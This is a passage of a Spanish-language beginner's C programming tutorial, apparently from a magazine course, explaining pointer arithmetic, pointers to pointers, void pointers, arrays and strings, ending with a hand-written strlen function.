Habréis observado que una variable de tipo carácter, que internamente es un código ASCII, al incrementarse, aumenta su código en 1. Si miráis la tabla ASCII (por ejemplo de http://www.asciitable.com/ o en http://www.lookuptables.com/), el código ASCII del carácter 'a' es 97. Por tanto, al incrementarlo en 1 tendríamos el 98, que no es más que el código ASCII correspondiente a la letra 'b'. Que los char se manejen mediante la tabla ASCII, y que "internamente" sean tratados como enteros hace que se utilicen a veces como enteros. Su valor está limitado a $2^8 = 256$ (ya que los char ocupan 1 byte = 8 bits). En cuanto a la variable tipo entero, algo similar. Si incrementamos en uno el 7, tenemos un 8. Aritmética elemental que se llama :P.

Con los punteros tenemos algo similar. Las variables tipo carácter, como ya sabéis, ocupan un byte de memoria, así que al incrementar un puntero a este tipo de datos, la dirección se aumenta en la misma cantidad que bytes ocupa el tipo. En este caso, 1. De ahí que primero obtengamos **0xbffff097** y luego **0xbffff098**. Como veis las direcciones vienen dadas en bytes y la diferencia entre estas dos direcciones es 1 byte, lo que ocupa un tipo char.

En cuanto a los enteros, pues otro tanto de lo mismo se puede decir. Vamos a usar la calculadora (en modo hexadecimal) para calcular la diferencia entre las direcciones de memoria a las que apunta sucesivamente el puntero a enteros que hemos definido:

0xbffff090 – 0xbffff08c = 4, que es lo que ocupa el tipo entero (que por defecto es long, si fuese short el resultado sería 2).

> **Nota**
>
> Es bueno que te familiarices con el formato de posiciones de memoria en formato hexadecimal. Así como de las operaciones que se pueden hacer. Es bueno que lo hagas tanto a mano como luego comprobarlo mediante la calculadora. Ánimo que no es nada difícil.

Ya hemos visto entonces el por qué es tan importante el tipo base en punteros. Voy a aprovechar ahora para retomar un comentario que hice un poco más arriba. Autoparafraseándome: "*[...]Imaginad que tenemos una variable apuntada mediante un puntero. Con lo cual, tenemos en nuestro puntero su dirección de memoria. Bien. Ahora supongamos que justamente, a continuación de esta variable, en nuestra memoria, tenemos otra del mismo tipo de la que tenemos apuntada[...]*".

Sigo un poco más allá: ¿y si tuviésemos una colección de variables del mismo tipo en posiciones contiguas de memoria? Porque anteriormente, hemos incrementado el puntero a entero y a carácter, pero no hemos visto qué había en las posiciones de memoria apuntadas. Si lo hiciéramos, muy probablemente veríamos lo que he venido en denominar "basura informática", es decir, unos y ceros sin sentido para nosotros, que provienen de otras operaciones, otros códigos de otros programas...

Retomando la pregunta: ¿Podemos tener dicha colección? Pues sí, amigos y esto es lo que se llama **arrays, arreglos, vectores, ...**. Los veremos con detalle un poquito más adelante, pero ya podéis ver que existe una estrecha relación entre arrays y punteros y que nos podemos valer de estos últimos y la posibilidad de incrementar y decrementar la memoria usando punteros y accediendo así de este modo a todos los elementos del array. Pero que nadie se altere, que todo llegará a su tiempo.

Bien, nos queda por examinar una última cuestión que he dicho cuando nombraba qué podemos hacer con los punteros. Y es la diferencia, **dada en datos del tipo apuntado**, entre dos posiciones de memoria. Dichas posiciones, ocupadas por sendas variables del mismo tipo. Ha llegado la hora de entender qué es eso de "*diferencia dada en datos del tipo apuntado*". Con lo que sabemos y hemos visto ahora mismo, podemos deducir que se trata de cuántos datos del tipo apuntado cabrían entre las dos posiciones de memoria.

Vamos a verlo con el siguiente ejemplo:(***ver listado 3***)

```
/* Otro programa para ilustrar la aritmética de punteros */
#include<stdio.h>
int main()
{
        int entero1, entero2, *puntero1, *puntero2;

        entero1 = 27;
        entero2 = 30;
        puntero1 = &entero1;
        puntero2 = &entero2;

        printf("\nLos valores de las variables entero1 y entero2 son,
                respectivamente: %i %i",entero1,entero2);
        printf("\nLas direcciones de memoria de las dos variables son:
                %p y %p respectivamente.",puntero1,puntero2);
        printf("\nLa distancia de ambas direcciones es:
                %i datos de tipo entero.\n",puntero1-puntero2);

        return 0;
}
```

Listado 3. Ejemplo de distancia en el sentido de punteros

Si lo ejecutamos, obtenemos:

```
Los valores de las variables entero1 y entero2 son, respectivamente: 27 30
Las direcciones de memoria de las dos variables son: 0xbffff094 y 0xbffff090 respectivamente.
La distancia de ambas direcciones es: 1 datos de tipo entero.
```

Salida por pantalla 3

Vemos cómo en este caso, se han usado direcciones de memoria consecutivas para almacenar los enteros. De ahí que la distancia sea 1 tipo de datos entero, o 4 bytes. Deducimos por tanto que una vez que definimos las variables en un programa, el compilador las va a almacenar (o a tratar de almacenar) en posiciones consecutivas de memoria.

Nota

Observad que para ver la salida en formato decimal he usado el especificador de formato %i en el programa anterior. Si hubiese usado el modificador %p me hubiese dado el número en formato hexadecimal. Probad ambos modificadores y estudiad la diferencia entre ambos ;-).

Si quisiéramos que nos dé el tamaño en bytes entre dos posiciones de memoria pues no tendríamos que hacer mucho. Tan sólo poner en la línea que nos da la diferencia lo siguiente:

```
printf("\nLa distancia de ambas direcciones es:
%i bytes.\n",(puntero1-puntero2)*sizeof(int));
```

Por tanto, aquí se ve cómo la distancia, medida como diferencia entre punteros al mismo tipo de variables, nos da una idea de la cantidad de datos del tipo que caben entre las direcciones de memoria apuntadas.


Reflexiones acerca de punteros

Bien, con esto ya sabemos todo, o casi todo, lo que se puede hacer con punteros. Nos quedan por ver unas cuantas cosas, que veremos después de arrays. Antes de pasar con estos engendros de la fuerza, vamos a reflexionar juntos acerca de algunas cosas de los punteros, que creo que pueden parecer obvias, pero que nunca está de más dejarlas plasmadas.

Supongamos, la siguiente sentencia:

```
puntero1 = puntero2;
```

¿Qué estamos haciendo realmente? Pues no hay que usar mucho la imaginación para ver lo siguiente: (***imagen 9***)



Recordemos que el compilador, según un **objeto** esté a la izquierda o derecha del signo igual va a utilizar el **rvalue** o el **lvalue**. Por tanto, en esta expresión, el rvalue de puntero2 es guardado en el rvalue de puntero1. Aquí lo que hacemos es identificar a puntero1 con puntero2, con lo cual, ambos punteros apuntarán a la misma variable. El siguiente código de ejemplo ilustra esto.

```
/* Programa que ilustra el uso de punteros */

#include<stdio.h>

int main()
{

  int entero, *puntero1, *puntero2;

  entero = 27;
  puntero2 = &entero;
  puntero1 = puntero2;

  printf("\npuntero2 apunta a la variable cuya
  dirección de memoria es: %p",puntero2);
  printf("\npuntero1 apunta a la dirección
  %p\n",puntero1);

  // Ahora puntero1 apunta a puntero2 y no a
  //la variable apuntada por puntero2

  puntero1 = &puntero2;
  printf("Ahora puntero1 apunta a la variable
  cuya dirección es: %p\n",puntero1);
  return 0;

}
```

Listado 4. Relaciones entre punteros

Al compilar, obviando los mensajes de advertencia, que ya veremos por qué aparecen ;-) y ejecutar tendremos la siguiente salida:



```
puntero2 apunta a la variable cuya dirección de memoria es: 0xbffff094

puntero1 apunta a la dirección 0xbffff094

Ahora puntero1 apunta a la variable cuya dirección es: 0xbffff08c
```

Salida por pantalla 4

Vemos que esto es lo que os comentaba un poquito más arriba. Aparte, he incluido una línea adicional:

```
puntero1 = &puntero2;
```

Con esto, lo que estamos haciendo es *apuntar con puntero1 a puntero2*. Tenemos lo que se denomina un **puntero a puntero**.

Y ya veis que como un puntero almacena en su rvalue lvalues de otras variables, puede almacenar, cómo no, lvalues – direcciones de memoria – de otras variables. En algunos textos, encontraréis que para definirlos hemos de poner:

```
tipo_base **nombre_puntero_a_puntero;
```

Pero el doble asterisco puede obviarse. Esto es para hacer énfasis que lo vamos a usar para almacenar direcciones de memoria – apuntar - a punteros. Y para evitar mensajes de aviso incordiantes :P... ¿Os acordáis del mensaje de advertencia que os daba al compilar el código anterior? Sí, a ver... uno que decía:

```
punteros5.c: In function `main':
punteros5.c:17: aviso: asignación de tipo de puntero incompatible
```

Pues con este código:

```
/* Programa que ilustra el uso de punteros */

#include<stdio.h>

int main()
{
  int entero, *puntero1, *puntero2, **puntero3;

   entero = 27;
   puntero2 = &entero;
   puntero1 = puntero2;

   printf("\npuntero2 apunta a la variable cuya dirección de memoria es: %p",puntero2);
   printf("\npuntero1 apunta a la dirección %p\n",puntero1);

// Ahora puntero1 apunta a puntero2 y no a
//la variable apuntada por puntero2
  puntero3 = &puntero2;
  printf("Ahora puntero1 apunta a la variable cuya dirección es: %p\n",puntero3);
  return 0;
}
```

Listado 5. Uso de punteros a punteros

Al compilarlo veis que no da ningún mensaje de advertencia. Es que el C es así de caprichoso, qué le vamos a hacer :P. Hay que decirle al niño que queremos un puntero especial para guardar lo que guardan todos: direcciones de memoria, pero en este caso de punteros. Y ¿por qué hay esta diferencia entre:

```
puntero1 = puntero2;
```

y

```
puntero1 = &puntero2;?
```

Pues veamos a ver si soy capaz de explicar esto que es concepto puro y duro sobre punteros.

- En el primer caso, como ya dijimos:
  - *De la parte derecha del igual*: se utiliza lo que almacena el rvalue de puntero2.
  - *De la parte izquierda del igual*: se almacena en la dirección de memoria (lvalue) dada por el identificador lo que se pasa por el valor derecho.

- En el segundo caso, lo mismo, sólo que ahora tenemos el operador dirección, que lo que hace es pasar por la derecha del igual un lvalue, en vez de un rvalue, como en el caso anterior.

Perdonad si soy un poco repetitivo y doy el coñazo con esto, pero creo que es mejor tenerlo claro y aprovecho este ejemplo para que lo veáis todo "unificado". Todo en C se reduce a pensar en las variables, qué ocurre cuando se declaran, verlas como "objetos" con lvalue y rvalue y cómo se puede operar con ellos, dónde pueden aparecer, cuál de ellos se puede modificar...

Hemos hablado mucho de punteros, pero poco de los operadores que tenemos para poder manejarnos con ellos. Sabemos que son dos, el operador dirección (&) y el indirección (*).

El significado del primero es fácil. Viene a decir: *obtener el lvalue (dirección de memoria) de la variable a la que se aplica este operador.* Además, sólo puede aparecer al lado derecho de una expresión de asignación.

El del segundo, no es que sea mucho más difícil, pero a diferencia del primero, puede aparecer en ambos lugares del sitio igual. Viene a significar o a hacer: *pon/coloca/sitúa (como veis que no se diga que no doy margen :P) en la variable apuntada por el puntero que acompaña a este operador (por tanto en el rvalue de la variable apuntada por el puntero) el valor que se da tras el signo igual.*

Sé que os estoy dando el tostón con lo de rvalue y lvalue, pero ya veréis como cuando lo leáis en algún otro sitio, me lo agradeceréis :P. Para el caso del operador indirección tenemos que la sintaxis es:

```
*puntero = valor;
```

Donde valor puede ser, a su vez:

1. Un valor compatible con el tipo de la variable apuntada por puntero.
2. Una dirección de memoria (dada por un puntero, no de forma directa) y no con el operador indirección ;-), sólo con el dirección (&).

Como me he propuesto que aquí quede todo mascadito, voy a dar un ejemplo de esto. Matizaré antes que en 2. cuando digo dirección dada por puntero me refiero a que no podemos hacer:

```
puntero = 0xbffff08c;
```

No se pueden asignar de forma absoluta dirección, pero sí a través de punteros y del operador &, que para eso están.

Y con el operador indirección, monario para más inri :P, además tenemos que puede aparecer en los dos lados de un signo igual. ¿Significa lo mismo si aparece a ambos lados? Si no, ¿qué matices hay entre uno y otro?. Dejadme que os presente el siguiente código, donde afianzo lo anterior y además os muestro un ejemplo con la diferencia que os he planteado.

```
/* Programa con los operadores & y * en punteros */

#include<stdio.h>

int main()
{
        float numero1, numero2, *puntero;

        // Inicializamos numero e imprimimos su valor
        numero1 = 27.5;
        printf("\nEl valor de numero1 es: %f",numero1);

        // Apuntamos a numero1 con el puntero y modificamos su valor vía el puntero
        puntero = &numero1;
        *puntero = 78.7;
        printf("\nEl valor de numero1 ahora es: %f y tiene la dirección de memoria %p",
        numero1,puntero);
        // Inicializamos numero2 a través del puntero e imprimimos su valor y su dirección
        // de memoria. Observad que la dirección se obtiene después de haber modificado
        // su valor.
        numero2 = *puntero;
        puntero = &numero2;
        printf("\nEl valor de numero2 es: %f y está en la dirección de memoria %p\n",
        numero2,puntero);
}
```

Listado 6. Uso del operador de punteros monario indirección (*)

Que una vez compilado y ejecutado en nuestras máquinas nos da:

```
El valor de numero1 es: 27.500000
El valor de numero1 ahora es: 78.699997 y
tiene la dirección de memoria 0xbffff094
El valor de numero2 es: 78.699997 y está en
la dirección de memoria 0xbffff090
```

Salida por pantalla 6

Aquí vemos cómo se puede usar este operador de punteros a ambos lados del signo igual:

- A la izquierda del igual, se usa para modificar el valor de la variable apuntada por el puntero.
- Y a la derecha pues lo que hace es rescatar el valor almacenado en la variable apuntada por el puntero al que precede este operador monario.

Todo esto, sigue siendo coherente, repito una vez más :P, con las definiciones de lvalue y rvalue dadas. Observad también que he puesto un comentario acerca del momento en el que hemos obtenido la dirección de la variable numero2 a través del puntero puntero: se hace en ese momento porque si no, luego lo que haríamos sería escribir el mismo valor de la variable en ella misma.

Comprobad a poner dos líneas más arriba la sentencia de obtención de la dirección de la variable numero2 de modo que quede así:

```
puntero = &numero2;
numero2 = *puntero;
```

Y veréis qué mono queda :P.

Para finalizar, os pido que os fijéis en que hemos declarado primero la variable numero1, luego la numero2, y han sido colocadas en posiciones consecutivas de memoria. Puede chocar que parezca como si primero viniese numero2 y luego numero1 ya que el valor de la dirección de numero2 es 0xbffff090 y la de numero1 es 0xbffff094. Es fácil deducir aquí que:

0xbffff090 < 0xbffff094

Sin embargo, recordar, que las direcciones de memoria vienen en representación de Little Endian, con lo cual los bytes de menor peso se ponen al principio. En este caso, esto no cambia el resultado de la anterior comparación ;-). El compilador ha ido almacenando según se iba encontrando espacio libre las variables, el declararlas primero una y luego otra **no garantiza** que nos encontremos primero en memoria una y luego la otra.

Para terminar, os voy a mostrar las operaciones no permitidas con el operador dirección (&), suponiendo p1 y p2 punteros – da igual a qué tipo de datos apunten – en estos ejemplos:

```
&p1 = &p2;
&p1 = p2;
```

Con todo el tostón que os he dado, es fácil deducir por qué no se puede hacer esto. Os los explico para que comprobéis que realmente lo sabíais ;-).

1. En el primer caso &p1 = &p2; no es posible porque lo que pretendemos es cambiar de dirección de memoria una variable, en este caso, un puntero. Leámoslo "literalmente": La dirección de p1 debe ser la dirección de la variable a la que apunta p2.

C es muy celoso y no deja que hagamos esto nosotros. Lo tiene que hacer él :P. Y encima, queremos meter a dos variables en la misma dirección. No creo que andemos tan mal de memoria como para tener que recurrir a esto, ¿verdad?
2. En el segundo caso tenemos algo análogo al primero, sólo que ahora pretendemos cambiar de dirección al puntero y ponerlo en la misma dirección que la que tiene la variable apuntada por p2.

Podéis comprobarlo vosotros mismos creando algún programa y viendo los mensajes de error que nos va a dar el compilador.

El Señor de los Punteros: El Puntero void

Os he explicado antes que en C cualquier puntero con cualquier tipo base puede apuntar a cualquier variable de cualquier tipo. Esto es realmente así. Para comprobarlo, podemos ver el siguiente código:

```
#include<stdio.h>
int main()
{
   int entero, *p_entero;
   double real, *p_real;
   entero = 5;
   real = 24.323;
   p_entero = &real;
   p_real = &entero;
   printf("Dirección de la variable entero:
   %p",p_real);
   printf("\nDirección de la variable real:
   %p\n",p_entero);
   return 0;
}
```

Listado 7. Punteros apuntando a cualquier tipo de datos, independientemente de su tipo base



Si lo compiláis, a excepción de unos cuantos avisos, que nos dicen lo que ya sabemos, que los tipos son incompatibles; nada grave. Podemos ejecutarlo y ver que realmente nos dan la dirección. Comprobadlo apuntando con el puntero "compatible". Lo podéis hacer añadiendo en el código anterior las líneas correspondientes.

Sin embargo, hay una manera mucho más elegante de hacer esto mismo: usando un puntero que pueda apuntar a void. En este caso, void no es algo vacío, sino que más bien es algo indeterminado: podemos apuntar a cualquier cosa. Dependerá de nosotros decidir a qué va a apuntar.

El anterior programa podía haberse codificado de la siguiente forma:

```
#include<stdio.h>

int main()
{
  int entero;
  double real;
  void *generico;

  entero = 5;
  real = 24.323;

  generico = &entero;
  printf("Dirección de la variable entero:
  %p",generico);

  generico = &real;
  printf("\nDirección de la variable real:
  %p\n",generico);

  return 0;
}
```

Listado 8. Ejemplo de punteros void

En este caso, no obtenemos ningún mensaje de aviso. Además, podéis comprobar ejecutándolo que la salida es la misma.

Así que tenemos un *comodín en La Fuerza*: **los punteros void**. Pero hay que tener mucho cuidado con su uso. Si no es necesario, mi recomendación es no usarlo. En algunos casos puede que esté justificado su uso.

También, quiero advertir a los padawans del C, que si usamos cualquier puntero para apuntar a cualquier tipo de dato, independientemente de su tipo base (algo así como lo que hemos hecho en el programa correspondiente al Listado 4), podemos llevarnos alguna sorpresita.

Me explico mejor: si tenemos un puntero a enteros que apunta a una variable tipo double o float y luego pasamos el valor al que apunta este puntero a un entero (con el operador *) podemos obtener (y de hecho así será) una pérdida de información, un truncamiento del número. Ya que, como no se os escapará, mis queridos Jedi, la cantidad de bits necesarios para representar un tipo y otro son totalmente distintos.

Os animo a crear un código para este caso y ver cómo se comportan los punteros. Y también, cómo no, a compartirlo con nosotros en el foro.

¡Basta ya de punteros!

Vaaaaale. Os haré caso. Vamos a explicar los arrays, arreglos, vectores...¿algún nombre más para designar a:

- una colección/arreglo/disposición de variables del mismo tipo,
- que además ocupan todas posiciones contiguas de memoria,
- que están agrupadas bajo el mismo nombre y
- que para distinguirlas usamos un índice?

Pues yo creo que podéis llamarlas Yoda, Petit-Suisse o como se os venga en gana, pero seguirán siendo eso que os he puesto y enumerado anteriormente. Yo usaré aquí indistintamente cualquiera de los anteriores (menos Yoda y Petit-Suisse :P).

Y ahora, vamos a ver cómo se definen/declaran e inicializan. Os pongo la sintaxis general y pasaremos a ver un ejemplo de esto:

```
modificadores tipo nombre_vector[tamaño]
= { Valores }
```

Y así definimos, declaramos e inicializamos un vector de una sola dimensión. Varias cositas:

- Tamaño es un número entero.
- Los índices para designar a los elementos del vector se enumeran desde 0 hasta (tamaño - 1). Cuidadín con esto, que puede llevarnos a confusión y "desbordar" algún que otro vector.
- Los ***Valores*** deben estar separados por comas.

Ahora veremos un ejemplo de un programa que tiene un array de 10 enteros y los muestra en pantalla:

```
/* Programa ejemplo de uso de arrays */

#include<stdio.h>

int main()
{
  int arreglo[10] = { 1, 2, 3, 4, 5, 6, 7,
                      8, 9, 10};
  register int i;

  // Mostramos el arreglo por pantalla
  for (i = 0; i<10; i++)
  {
    putchar('\n');
    printf("Posición de arreglo[%i]:
         %i",i,arreglo[i]);
  }
  putchar('\n');
  return 0;
}
```

Listado 9. Programa ejemplo de arrays

Y al ejecutarlo en nuestra plataforma favorita veremos algo como esto:

```
Posición de arreglo[0]: 1
Posición de arreglo[1]: 2
Posición de arreglo[2]: 3
Posición de arreglo[3]: 4
Posición de arreglo[4]: 5
Posición de arreglo[5]: 6
Posición de arreglo[6]: 7
Posición de arreglo[7]: 8
Posición de arreglo[8]: 9
Posición de arreglo[9]: 10
```

Salida por pantalla 9

Observad, que en la definición/declaración del vector, he puesto el tamaño, pero luego al recorrerlo, he de tener en cuenta que se empieza en 0, así que irá desde 0 hasta 9 (si tamaño es 10). Esto hay que tenerlo siempre muy presente cuando vamos a usar vectores en nuestros programas.

Aparte de esto, hemos de tener en cuenta que los elementos, al ser variables como estamos acostumbrados a ver, pueden ser de cualquier tipo que exista en C, o que declaremos nosotros. Además, admiten cualquier modo de almacenamiento y modificador que permita C.

En cuanto a su inicialización "por defecto", es decir, dejándola en manos del compilador, tengo que decir que los static y extern son inicializados a cero y los auto dependerá del compilador.

Nota

¡Tranquilo! No te pierdas en static, extern y auto. Lo entenderás todo mejor en una Ampliación que estoy preparando para el foro. Tranquilos, que todo llegará. Paciencia, cada cosa a su tiempo ;-).

Y no tienen límite de dimensiones (bueno, sí, pero en la práctica como si no tuviesen). Es decir, podemos definir un vector de varias dimensiones – o matriz – de la siguiente manera:

```
modificadores tipo nombre_matriz[tamaño_1][tamaño_2]...[tamaño_n]
```

¿Cuánto ocupan en memoria? Pues, eso dependerá del tipo de datos que vayan a almacenar, como en las variables normales, pero además, habrá que multiplicar este tamaño por el número de elementos que tenga el vector o matriz (en este último caso se multiplican todos los tamaños – dimensiones de la matriz). ¿Cómo se almacenan? Pues como he dicho, en posiciones contiguas de memoria y por filas, si tuviesen más de una.

¿Cómo se inicializan estos de más de una dimensión? Pues para dos dimensiones, por ejemplo:

```
modificadores tipo nombre_vector[filas][columnas] = { {Valores},{Valores}, ... }
```

Donde {Valores} son los valores de cada fila, escritos por columnas. Obviamente, debe haber tantos Valores como columnas.

Existe un arreglo especial en C: los arreglos de cadenas. C da una mayor potencia y flexibilidad a las cadenas, al tratarlas como vectores de caracteres y no como un tipo cadena, como existe en otros lenguajes de programación. Sin embargo, en C se puede distinguir lo que es un arreglo de caracteres, sin más; y lo que es una cadena. Para ello, habremos de añadir al final de la cadena un carácter nulo (o nul como se le llama en el lenguaje del lenguaje C, valga la redundancia). Este carácter nulo es: '\0', así entre comillas simples. Por tanto, si declaramos un arreglo de caracteres que vaya a ser una cadena, deberemos tener en cuenta que deberemos añadir el carácter nulo al final y reservar espacio en consecuencia. Veamos un ejemplo que nos ayude a asentar estos conocimientos:

```
char cadena[11] = { 'C', 'u', 'r', 's', 'o', ' ', 'd', 'e', ' ', 'C', '\0'};
```

Y esto sería una cadena de caracteres. Sin embargo, C, nos permite una forma más cómoda de hacer esto mismo:

```
char cadena[11] = "Curso de C";
```

Y si no queréis estar contando caracteres podéis definir esto así:

```
char cadena[] = "Curso de C";
```

Sin especificar el tamaño. C lo calcula por nosotros, tranquilos.

Para los dos últimos casos, el compilador añade automáticamente el carácter nulo al finalizar la cadena, cuando se almacene en memoria. Observad que he reservado un carácter adicional a los que he escrito, por dicho carácter. Es un detalle a tener en cuenta ;-).

Como sois unos padawans muy avispados, con un nivel de miriclodianos más alto que la media – por eso leéis esta revista y sois asiduos del foro, si no; para que vuestros miriclodianos aumenten de nivel, visitad dicho foro :P – no se os escapará que sería muy bonito, ya que los elementos de los arreglos (tanto uni como multidimensionales) ocupan posiciones contiguas de memoria, que pudiésemos acceder a estos elementos vía punteros.

Y lo es, es precioso, os lo puedo asegurar. De nuevo, potencia en estado puro. Vamos a ver cómo podríamos hacer esto y explicar un poquito más la relación entre arreglos y punteros. Hemos dicho que un elemento de un arreglo es referenciado mediante el nombre de dicho arreglo, seguido entre corchetes del lugar que ocupa en el arreglo – y de nuevo os recuerdo que hay que tener en cuenta que el cero aquí, a la izquierda, sí que tiene mucho que ver :P –. ¿Y si usamos punteros? Pues veamos. Tenemos un arreglo que se llama, en un dechado de originalidad y creatividad en estado puro, **arreglo**. Y queremos acceder al elemento que ocupa la posición 4 (suponemos que tiene hasta 10 elementos, por ejemplo). Pues mediante arreglos, este elementos sería accedido mediante:

```
arreglo[3];
```

Ahora definimos un puntero, llamado **puntero** (¡después de escribir esto voy a tomarme un descanso que no se puede aguantar tanta imaginación!). Este puntero debe ser del mismo tipo que los elementos del arreglo. Ni **void** ni de otro distinto, para que todo funcione. Bien, primero deberemos hacer que apunte al inicio del arreglo, al primer elemento, que no es otro sino arreglo[0]:

```
puntero = &arreglo[0];
```

Y luego, para acceder al cuarto elemento:

```
puntero + 3;
```

A ver, que los miriclodianos no nos jueguen una mala pasada... Uno podría preguntarse por qué funciona esto así. Y son preguntas muy sanas y que hay que hacerse, pues sólo así llegaremos al conocimiento de La Fuerza.

Esto funciona así, porque, aparte de haberos dado el coñazo con el tipo base del puntero, el compilador **utiliza el tipo base para saber en cuánto ha de incrementar el valor de la posición de memoria almacenada por el puntero**. De ahí que funcione. La siguiente imagen os lo debe dejar ya completamente claro esto. (Imagen10)




Imagen 10

Ya no he puesto las etiquetas de rvalue y lvalue en el puntero y sólo he puesto el nombre del primer elemento del arreglo. Cuando hacemos **puntero + 3**, la "flecha" iría al cuarto elemento de la matriz, para apuntar a **arreglo[3]**. (Imagen11)





Imagen 11

Esto nos proporciona una forma muy potente y sencilla de recorrer elementos de un arreglo. Os animo a reescribir el primer ejemplo de esta sección (el programa correspondiente al Listado 9) usando punteros. Tened en cuenta, que con lo anterior, apuntamos nada más. Para disparar :P y mostrar el valor que tenemos en memoria, deberemos usar:

```
*(puntero + 3);
```

Que es distinto a usar:

```
*puntero + 3;
```

En el primer caso, primero apuntamos y luego disparamos. En el segundo, primero disparamos, es decir, obtenemos el valor al que en ese momento apunte puntero y luego lo incrementos en 3. De ahí los paréntesis, ya que el operador monario '*' tiene mayor precedencia que el binario '+'.

Existe una forma alternativa de apuntar al primer elemento de una matriz o arreglo.: Usando simplemente el identificador o nombre que le hayamos dado. Para el caso anterior:

```
puntero = arreglo;
```

Esto hace que algunos digan que el nombre de un arreglo es un puntero al primer elemento de ese arreglo. Y esto es cierto y falso. Es falso porque nosotros no podemos hacer, por ejemplo:

```
arreglo = &variable;
```

Y es cierto, porque se podría interpretar como que es un puntero que no puede apuntar a otra posición que no sea la del primer elemento del arreglo, con el cual coincide en identificador (o nombre). Es un puntero constante, que siempre apunta al mismo sitio. Un puntero cabezón, vamos :P.

Sin embargo, os diré que sí se puede hacer:

```
arreglo + 1;
```

```
/* Programa con el uso de punteros y vectores */

#include<stdio.h>

int main()
{
        char cadena[11] = "Curso de C";
        char *puntero;
        int num_caracteres = 0;

        // Tratamos de cambiar el puntero constante cadena
        //cadena = &cadena[3]; // Esta línea dará error
        // Esta línea es válida
        // puntero = &cadena[3];
        // Pero esta no
        // cadena = puntero;

        // Recorremos la cadena y contamos sus caracteres
        puntero = cadena; // Igual si hacemos puntero = &cadena[0];
        while ( *(cadena + num_caracteres) != '\0')
        //Igual si ponemos puntero en vez de cadena
        {
                num_caracteres++;
        }

        printf("El número de caracteres en la cadena es: %i\n",num_caracteres);

        return 0;
}
```

Listado 10. Programa ejemplo de arrays y punteros

Y no creo que a nadie le sorprenda, a pesar de ser arreglo un "puntero constante" que se pueda hacer esto, ya que en ningún momento hemos cambiado el valor de arreglo. Si lo tratáramos de hacer obtendríamos un error "tipos incompatibles en asignación" o similar. Tanto si lo tratamos de hacer directamente, como a través de un puntero.

Y como muestra, un botón, en forma de programa:(***ver listado 10***)

Como veis os he puesto una forma de contar cadenas en el ejemplo anterior. Aparte os he puesto sentencias inválidas (están comentadas para que me pudiese compilar a mí). Probad a descomentarla y ver que os da el error que os comenté antes. La línea:

```
puntero = &cadena[3];
```

Como he puesto, es válida, pero está comentada, por razones obvias: si no, no contaría bien el número de caracteres.

Como veis los punteros dan mucha potencia. Junto con las cadenas, de todo tipo, no sólo de caracteres, forman la columna vertebral diría yo del lenguaje, aunque también hay otras muchas cosas que iremos descubriendo en próximas entregas.

Ahora, vamos a seguir asentando conocimientos, antes de seguir avanzando. No se os escapa a estas alturas que con punteros nos evitamos el tener que pasar como argumento a una función todo un vector, matriz, cadena... Nos basta con pasar un puntero al primer elemento y luego "movernos" entre sus elementos.

Nuestras espadas Jedi, los punteros, nos brindan una forma muy potente de hacer operaciones que de otro modo, requerirían mucha más memoria – las variables locales de funciones se almacenan en la pila y no es lo mismo tener que almacenar todo un vector o toda una matriz que un puntero. Además compactan mucho la escritura. Nos dan potencia y La Fuerza necesaria para poder hacer programas más "profesionales". De ahí que sea importante que se entienda esto bien. Y por eso machaco tanto: nadie puede dejar de entender esto.

Vamos a refinar un poquito más nuestro programa, porque en la siguiente entrega, vamos a implementar una pila **LIFO** (**L**ast **I**n – **F**irst **O**ut = El primero en entrar es el último en salir) y luego una pila anárquica. Será nuestra primera aproximación a las estructuras de datos.

Bien, venga que os veo animados (juas, qué optimista soy, después del peñazo que os he dado...). Vamos a intentar emular una de las funciones que vienen en C y que nos permite obtener la longitud de una cadena de caracteres. Esta función es strlen() y en cualquier página de Internet que hable de C podéis encontrar su sintaxis.

Nosotros vamos a ser como *Juan Palomo: "yo me lo guiso, yo me lo como"*. Así que vamos a implementar esta función. Para ello, deberemos de cumplir una serie de requisitos (a modo de recordatorio para lo que queremos hacer) que nos vamos a imponer, para ir haciendo bien las cosas:

- La vamos a implementar con punteros y arrays (obviamente).
- Irá en una función aparte.
- Aceptará como argumento de entrada un puntero al primer elemento del array.
- Finalizará de contar cuando encuentre el carácter fin de cadena (carácter nulo o nul).
- Devolverá un entero con el valor de caracteres de la cadena.

Bien, con esto podemos ir definiendo ya la sintaxis de esta función:

```
int contar_caracteres(char *cadena);
```

Intentad, antes de seguir leyendo realizar el programa. Una vez que lo hayáis intentado (que estoy seguro que lo haréis :P) mirad lo que yo os propongo(***ver listado 11***).

```
/* Implementación de una función propia para contar caracteres de cadenas de texto */

#include<stdio.h>
#include<string.h>

// Definición de la función que vamos a implementar
int contar_caracteres(char const *cadena);

int main()
{
        char prueba[1000] = "Hola, este es un Curso de C";
        int caracteres;             // Caracteres de la cadena
        char *primero;              // Puntero al primer elemento de la cadena

        // "Apuntamos al inicio de la cadena"
        primero = &prueba[0];       // También primero = prueba;

        caracteres = contar_caracteres(primero);

        // Lo imprimimos por pantalla
        putchar('\n');
        printf("El número de caracteres de la cadena es: %i.",caracteres);
        putchar('\n');
        printf("Usando funciones predefinidas de C,
                tenemos que el número de caracteres es: %i.\n",strlen(prueba));
        return 0;
}

// Implementamos la función que cuenta caracteres en la cadena

int contar_caracteres(char const *cadena)
{
        // Definimos la variable que devolverá la cadena
        int tamanyo = 0;

        while (*cadena != '\0')
        {
                tamanyo++;
                cadena++;
        }

        // Devolvemos el número de caracteres
        return tamanyo;
}
```

Listado 11. Implementación de la función para contar los caracteres de una cadena de texto

Bien, seguro que habéis coincidido con mi versión. Yo, aparte, he incluido algunas cositas que vamos a ir explicando. Este es un Curso de C Básico, y aunque mi intención no es la de daros todo mascadito, sí os voy a explicar las cosas "novedosas" o más "destacables" de cada código. En primer lugar, he importado la librería string.h, porque voy a hacer uso de la función a la cual queremos emular: strlen(). Esto me servirá para comprobar si la he emulado bien o no.

En segundo lugar, he cambiado la definición de la función por la de:

```
int contar_caracteres(char const *cadena);
```

